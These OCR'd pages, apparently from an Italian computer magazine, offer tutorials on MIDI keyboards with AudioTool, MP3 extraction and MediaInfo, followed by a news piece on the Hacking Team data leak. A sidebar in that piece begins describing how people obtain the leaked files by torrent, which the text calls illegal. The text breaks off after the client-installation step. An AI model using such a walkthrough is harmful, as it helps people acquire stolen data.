
40 MIN. FACILE

BROWSER
GOOGLE CHROME
Lo trovi su: ✔CD ✔DVD
Quanto costa: Gratuito
Sito Internet: www.chrome.com

SINTETIZZATORE AUDIO
AUDIO TOOLS
Quanto costa: Gratuito
Sito Internet: www.audiotool.com

A Colleghiamo la tastiera

Se disponiamo di una tastiera MIDI non perdiamo tempo a collegarla al computer e utilizzarla con Chrome.



1 Individuiamo il tipo di connettività

Verifichiamo sul retro della tastiera il tipo di connessione supportata. Se è presente il connettore USB allora non dovremo fare altro che collegare un qualsiasi cavo per stampanti in cui il lato piatto va nel PC e quello simil-rettangolare alla tastiera.

2 Cerchiamo il dispositivo fra le risorse del computer


Completata l'installazione dei driver, che a partire da Windows 7 non richiede solitamente alcun supporto di installazione, troveremo la nostra tastiera nel gruppo *Controller Audio*, *Video* e *Giochi* nella finestra *Gestione Dispositivi di Windows* (tasto destro su *Start/Gestione Dispositivi*).

SE LA TASTIERA NON È USB

Le vecchie tastiere da piano bar, così come molti sintetizzatori, non dispongono di connettività USB pertanto è possibile collegarle al computer solo tramite l'interfaccia MIDI della quale sicuramente non sono sprovviste. Questa tipologia di connettività è costituita da un connettore circolare DIN a 5 poli che gestisce i dati in uscita oppure quelli in ingresso (per questa ragione nelle tastiere sono solitamente presenti due connettori). Nel caso in cui non si dispone di una scheda audio dotata di interfaccia MIDI si può optare per un economico adattatore da MIDI a USB che trovate su ebay con prezzi che vanno dai 6 ai 30 euro.

UNO STUDIO DI REGISTRAZIONE A PORTATA DI CLIC

Audio Tool mette a disposizione un'interfaccia intuitiva dalla quale è possibile selezionare lo strumento musicale, gli effetti da applicare ed esportare il lavoro su hard disk.



1 BARRA DEGLI STRUMENTI
Permette rispettivamente di selezionare il puntatore, l'area di selezione, la funzionalità cue, lo strumento di spostamento della vista, il livello di zoom, la funzione di "bloccaggio" dei dispositivi e la funzione di connessione automatica di questi ultimi.

2 IL PULSANTE +
Consente di selezionare i dispositivi (batteria, synth, strumenti ed effetti); la seconda icona permette di accedere a ***campioni audio*** per trascinarli nel sequencer, tramite la terza icona è possibile configurare le ***periferiche MIDI,*** mentre con l'ultima icona accediamo allo ***storico delle operazioni*** con la possibilità di annullarle selettivamente.

3 AREA DI LAVORO
Qui possono essere trascinati effetti, mixer e strumenti per il processing del segnale, sintetizzatori e drum machine. Ognuno di questi dispositivi dev'essere necessariamente collegato al mixer per poter essere ascoltato tramite connessione diretta, oppure indirettamente attraverso un effetto o un processore di segnale.


4 TIMELINE DEL SEQUENCER
In quest'area è possibile manipolare le sequenze registrate di ogni singolo strumento dell'area di lavoro. Ogni traccia può contenere diverse "automazioni" legate al volume e ad altri parametri configurabili dall'utente.

5 BARRA DI TRASPORTO
Utile per avviare la riproduzione della sequenza, fermarla, attivare il loop, registrare e infine allargare o restringere la vista nonchè posizionarsi rapidamente nel punto della sequenza desiderato.

6 AGGIUNGI TRACCIA
Attraverso questo pulsante è possibile creare una nuova traccia nel sequencer da assegnare a uno strumento presente nell'area di lavoro. In tal modo sarà possibile generare non solo note ma anche automazioni di parametro per lo strumento interessato.


SUONA COL SINTETIZZATORE DEL COMMODORE 64


Sul Chrome Web Store(www.winmagazine.it/link/3197) è disponibile uno strumento che farà la gioia degli amanti del vintage. Parliamo di WebSID, un sintetizzatore per Chrome controllabile anche tramite MIDI che emula il celebre chip SID: il modulo audio del numero uno degli home computer degli anni 80, il Commodore 64. Gli sviluppatori di questo piccolo gioiello di tecnologia che è il marchio di fabbrica di molti giochi degli anni 80 hanno ben pensato di integrare anche un piccolo sequencer per registrare le nostre esecuzioni che non solo tiene traccia dei tasti suonati, ma anche delle manipolazioni in tempo reale sui diversi controlli del suono quali l'inviluppo della forma d'onda, i filtri e l'effetto echo. Per attivare la tastiera su WebSID clicchiamo sul bottone ***menu***, raggiungiamo la voce ***CONFIG*** ed infine selezioniamo l'input ***MIDI*** dalla casella in basso. Lo strumento potrà essere suonato anche con la normale tastiera da computer.



B Registriamoci su Audio Tools

Per iniziare a comporre la nostra musica abbiamo bisogno di un sintetizzatore che ci mette a disposizione strumenti ed effetti audio. Bastano tre passi per avere tutto a portata di mouse.






1 Iscriviamoci al servizio

Raggiungiamo il sito www.audiotool.com e clicchiamo sul pulsante *Login* presente in alto a destra. Clicchiamo quindi sul pulsante *Sign Up, It's Free* in basso e, nella schermata successiva, scegliamo di registrarci con Facebook.

2 Ci serve definire un nome utente

Scegliamo con attenzione il nostro nome utente (*Username*) che diventerà non solo il modo in cui gli altri utenti potranno trovarci, ma anche la parte finale dell'indirizzo del nostro profilo AudioTool. Spuntiamo la casella *I accept the terms & conditions* e clicchiamo infine sul tasto *Create Account*.




3 Siamo pronti per creare la nostra prima canzone

Clicchiamo sul pulsante *App* in azzurro presente nel menu in alto. Verrà aperta una nuova finestra dalla quale potremmo scegliere un progetto *Empty* (Vuoto) oppure tre preset per prendere confidenza con lo strumento. Nel caso in cui abbiamo creato canzoni sarà possibile accedere a questo tramite la scheda *My tracks*.

C Configuriamo la tastiera

Proseguiamo adesso installando la nostra tastiera. Vediamo come impostare correttamente i parametri messi a disposizione dagli strumenti di Audio Tool.




1 Apriamo un preset e iniziamo

Raggiungiamo l'indirizzo http://www.audiotool.com/app, se non l'abbiamo ancora fatto logghiamoci con le nostre credenziali e infine clicchiamo sull'ultimo preset (*Minimal*) che ci permetterà di ottenere i primi strumenti per suonare.

2 Ora tocca alla tastiera

Installiamo adesso la nostra tastiera cliccando sulla terza icona in alto a destra (la chiave). Abbassiamo lo sguardo nella parte bassa della stessa scheda e clicchiamo sul pulsante *MIDI Setup*. Nel popup con su scritto *Midi Setup* attiviamo il bottone *Setup MIDI*.




3 Verifichiamo che la configurazione sia tutto ok!

Nel popup successivo (*MIDI Devices*) verrà visualizzata la nostra tastiera. Confermiamo l'operazione cliccando sul pulsante *Close* e verifichiamo immediatamente il buon esito dell'operazione cliccando sullo strumento *Heisenberg* e iniziando a suonare.

4 E adesso…. mano agli strumenti!

Clicchiamo sull'icona con la chiave inglese in alto a destra e verifichiamo che il bottone *Autolearn* in basso a destra sia attivo. Zoomiamo quindi sullo strumento Heisenberg e clicchiamo col mouse su uno dei parametri dello strumento che immediatamente si evidenzierà.



5 Accoppiamo il fisico col virtuale

Assegniamo quindi ad ogni singola manopola fisica della nostra tastiera una manopola virtuale dello strumento di Audio Tool a seconda delle nostre esigenze di personalizzazione. Nella parte destra la Web application ci riassumerà tutte le nuove assegnazioni.

6 Via con la sincronizzazione

Dopo aver configurato Heisenberg procediamo nella personalizzazione di tutti gli strumenti dell'area di lavoro che integrano controlli da assegnare alla tastiera. Se il controller MIDI non dispone di sufficienti controlli limitiamo l'assegnazione a quelli strettamente indispensabili.


BUONI CONSIGLI

MODIFICHIAMO IL SUONO DI PULVERISATEUR

Per manipolare il suono di un sintetizzatore come Pulverisateur dobbiamo agire su alcuni parametri. I principali sono gli *Oscillatori* che definiscono il suono principale del synth e che sono in tutto tre. Ognuno di questi può essere attivato o disattivato e può essere impostato rispettivamente il pan (destra, sinistra o centro), il volume, l'intonazione, l'ottava e il tipo di onda (sinus, triangle, saw, square). Nella sezione *Modulation* possiamo invece agire sugli LFO e sui filtri per modificare la modulazione della forma d'onda. La combinazione di questi diversi parametri è quella che renderà il suono di un sintetizzatore personale e unico.


BUONI CONSIGLI

PRATICHE GUIDE
Raggiungendo nel menu in alto la voce *Tutorials* possiamo raggiungere velocemente delle video-guide su YouTube che spiegano molti aspetti della suite di produzione. Tra questi come utilizzare ad esempio il sintetizzatore Heisenberg, come programmare una batteria e molto altro.



D Effetti audio da sballo!

Utilizziamo il sintetizzatore Pulverisateur per aggiungere effetti agli strumenti utilizzati. Al termine, trasformeremo il nostro lavoro in un file audio in formato MP3.



1 Installiamo Pulverisateur

Dopo aver scelto il preset *Empty* (Vuoto) iniziamo a creare il nostro progetto trascinando nell'area di lavoro il sintetizzatore Pulverisateur (barra destra, prima icona alla voce *Synths*). Ci accorgeremo che subito dopo il trascinamento, AudioTool collegherà automaticamente l'OUT del sintetizzatore col primo canale del mixer.

2 Aggiungiamo un delay


Trasciniamo adesso un delay (*PDelay* dalla barra destra alla voce *Effects*) nell'area di lavoro e colleghiamolo al sintetizzatore. Per far questo clicchiamo sull'*Out* del sintetizzatore e trasciniamo il cavo di collegamento (prima puntato al primo canale del mixer) sull'*Input* del *Delay.*

3 Un distorsore non guasta mai

Trasciniamo nell'area di lavoro un distorsore (*TubeD* sempre dalla barra destra) e colleghiamo l'*Output* del delay all'*Input* di quest'ultimo. Successivamente verifichiamo che l'output del distorsore sia collegato al mixer e proviamo il nostro sintetizzatore regolando a piacimento i parametri degli effetti.

4 Un bel sequencer e poi registriamo!

Prepariamoci a registrare regolando anzitutto la vista delle misure del sequencer dalle apposite maniglie poste accanto al pulsante di registrazione. Successivamente regoliamo i cursori di selezione in maniera tale da coprire le misure desiderate e premiamo il pulsante di registrazione *Record Desktop actions to timeline* (cerchio).



5 Ecco i campioni esterni

Dopo aver registrato i nostri strumenti procediamo con l'importazione dei campioni audio utilizzando la libreria integrata in Audio Tool. Selezioniamo quindi il campione che più si adatta alla nostra composizione e trasciniamolo nell'area di lavoro.

6 Esportiamo il nostro file

Prima di poter pubblicare la nostra traccia dobbiamo salvarla come bozza. Nel menu *File* scegliamo la voce *Save Draft*, diamo un nome al file e chiudiamo la finestra di dialogo. A questo punto clicchiamo nuovamente sul menu *File* e scegliamo la voce *Publish*.

Grazie a Convert MP4 to MP3 estriamo la traccia audio di un filmato e la convertiamo in MP3. Con MediaInfo analizziamo i file video e determiniamo i codec con cui sono stati creati

CONVERT MP4 TO MP3


Il software lo trovi sul ☐WEB ☑CD ☑DVD


I TUOI VIDEO IN MP3

Spesso mentre stiamo vedendo un filmato rimaniamo così colpiti dalla colonna sonora che vorremmo salvarla in formato MP3 per poterla iascoltare in seguito. Per farlo possiamo usare il tool Convert MP4 to MP3.

Un'installazione veloce

1 Estraiamo sul disco rigido l'archivio compresso *convertmp4tomp3.zip* (presente nella sezione *Audio&Video* del Win CD/DVD-Rom), quindi facciamo doppio clic sul file eseguibile *convertmp4tomp3_setup.exe*. Seguiamo la procedura guidata e al termine premiamo il pulsante *Finish*.






Quale file convertiamo?

2 Una volta avviato il programma, clicchiamo sul tasto *ADD MP4* in alto per aggiungere il file video dal quale estrarre l'audio: cerchiamo la cartella che contiene il filmato, selezioniamo quest'ultimo e facciamo clic su *Apri*. Il video verrà inserito nell'elenco dei file da convertire.

Ecco la colonna sonora!

3 Proseguiamo cliccando sul pulsante *Convert to MP3*, selezioniamo la cartella in cui salvare il file MP3 e premiamo *OK*. Al termine del processo di conversione comparirà una finestra: facciamo clic su *OK* per chiuderla. Premiamo quindi *Play MP3* per ascoltare il brano estratto!



MEDIAINFO


Il software lo trovi sul ☐WEB ☑CD ☑DVD


QUESTIONE DI CODEC

Per riprodurre formati video differenti il PC necessita dei codec, istruzioni che consentono di elaborare i file. Grazie a MediaInfo possiamo analizzare un video e scoprire quale tipo di compressione è stata usata per realizzarlo.

Procuriamoci il software

1 Scompattiamo l'archivio compresso *MediaInfo.zip* (sezione *Audio&Video* del Win CD/DVD-Rom) e facciamo doppio clic sul file *MediaInfo_GUI_0.7.75_Windows.exe*. Seguiamo la procedura guidata (attenzione a non installare software di terze parti) e al termine avviamo il software.






Un video da analizzare

2 Una volta caricata l'interfaccia del programma, facciamo clic sulla prima icona che troviamo in alto a sinistra (quella con la lente di ingrandimento), selezioniamo il filmato che desideriamo analizzare con MediaInfo e premiamo il pulsante *Apri*.

Il filmato ai raggi X

3 Pressoché istantaneamente in una semplice schermata il programma ci fornirà tutte le informazioni relative al tipo di compressione e formato video utilizzato, la risoluzione del filmato, il formato audio e l'eventuale codec necessario per riprodurre il video sul nostro computer.



UNA GIF ANIMATA DA UN VIDEO

Se desideriamo convertire un breve video in una GIF animata possiamo utilizzare il sito **ezgif.com** (http://ezgif.com/video-to-gif). Dovremo caricare un video e selezionare, al termine dell'upload, *Convert to GIF*. Basterà poi cliccare sulla GIF animata e selezionare *Salva immagine con nome*.

INSTALLARE MOVIE MAKER

Se sul nostro sistema non è presente **Windows Movie Maker**, il programma Microsoft che permette di realizzare montaggi video, possiamo installarlo manualmente recandoci su http://www.winmagazine.it/link/3106 e cliccando su *Scarica* per eseguire il download del file *.exe* di setup.

UN PLAYER PREDEFINITO

Se desideriamo impostare **VLC** come lettore video di default andiamo in *Strumenti\Preferenze*, nella colonna a sinistra, selezioniamo *Interfaccia* e facciamo clic su *Impostazione associazioni*. Spuntiamo quindi la voce *seleziona tutto* e clicchiamo su *Salva*.

Hacking Team: vediamoci chiaro!

I retroscena dello scandalo che ha portato alla luce il Datagate italiano sulle intercettazioni illegali

Il suo nome? Hacking Team. Il motivo di queste pagine? Dedicarle una storia. Perché? Per ciò che ha fatto. E cosa fa e ha fatto, di preciso, Hacking Team? In effetti la sua attività è avvolta nel più fitto mistero, ma è qui, che comincia la nostra storia. Di questa azienda con sede a Milano si sapeva che sviluppa software di sorveglianza, ma non era chiaro fino a dove arrivasse questa sorveglianza e dove, invece, iniziassero concetti quali intrusione, spionaggio e controllo remoto.

L'inizio di tutto

Tutto questo, per lo meno, fino al 6 luglio di quest'anno. Sono le prime ore del mattino, quando dall'account Twitter ufficiale dell'azienda viene pubblicato un messaggio che, di fatto, dà inizio a un attacco senza precedenti. In breve: **oltre 400 gigabyte di dati presi dai server dell'Hacking Team vengono riversati in Rete**, sfruttando inizialmente il sito di sharing Mega e il circuito Torrent. Da quel momento, l'azienda italiana tenta una disperata strategia difensiva, ma bastano poche ore per accorgersi che il danno è irreparabile. Tra le centinaia di gigabyte di dati trafugati, infatti, figurano elenchi di clienti e fatture, e-mail di manager e sviluppatori e, soprattutto, codici sorgenti (cioè le istruzioni che compongono un programma) che danno vita ai noti software dell'Hacking Team.

Un'azienda scomoda

Prima ancora d'interessarsi al contenuto di questi dati, tuttavia, il pensiero va ai responsabili di questo attacco. Chi ha potuto fare questo? Molti puntano il dito contro la scarsa sicurezza dei sistemisti milanesi, rei di aver utilizzato password come "7" o "Passw0rd". Tuttavia, al di là di queste colpe, ancora tutte da verificare, è meglio chiedersi chi avesse interesse a rilasciare in Rete questo materiale e, di fatto, condannare all'oblio una compagnia che fatturava milioni e milioni di euro ogni anno. Se da una parte le indagini sono in una fase ancora troppo immatura per azzardare qualche conclusione, dall'altra le ipotesi non mancano. La prima è che si tratti di


Trovare il materiale top secret

Una volta riversati in rete gli oltre 400 Gigabyte di dati di Hacking Team, è partita subito la caccia da parte di individui senza scrupoli. Ecco come fanno ad attingere a questo materiale, posto che possederlo è altamente illegale!

TORRENT, PRIMA DI TUTTO

Questi furboni senza scrupoli installano un client torrent. Scartato µTorrent, che contiene un adware cattivello, puntano su Deluge. Accedono a www.deluge-torrent.org e cliccano **Download**. Fatto questo, scelgono la versione per il proprio sistema operativo per avviarne il download!

TUTTO PRONTO!

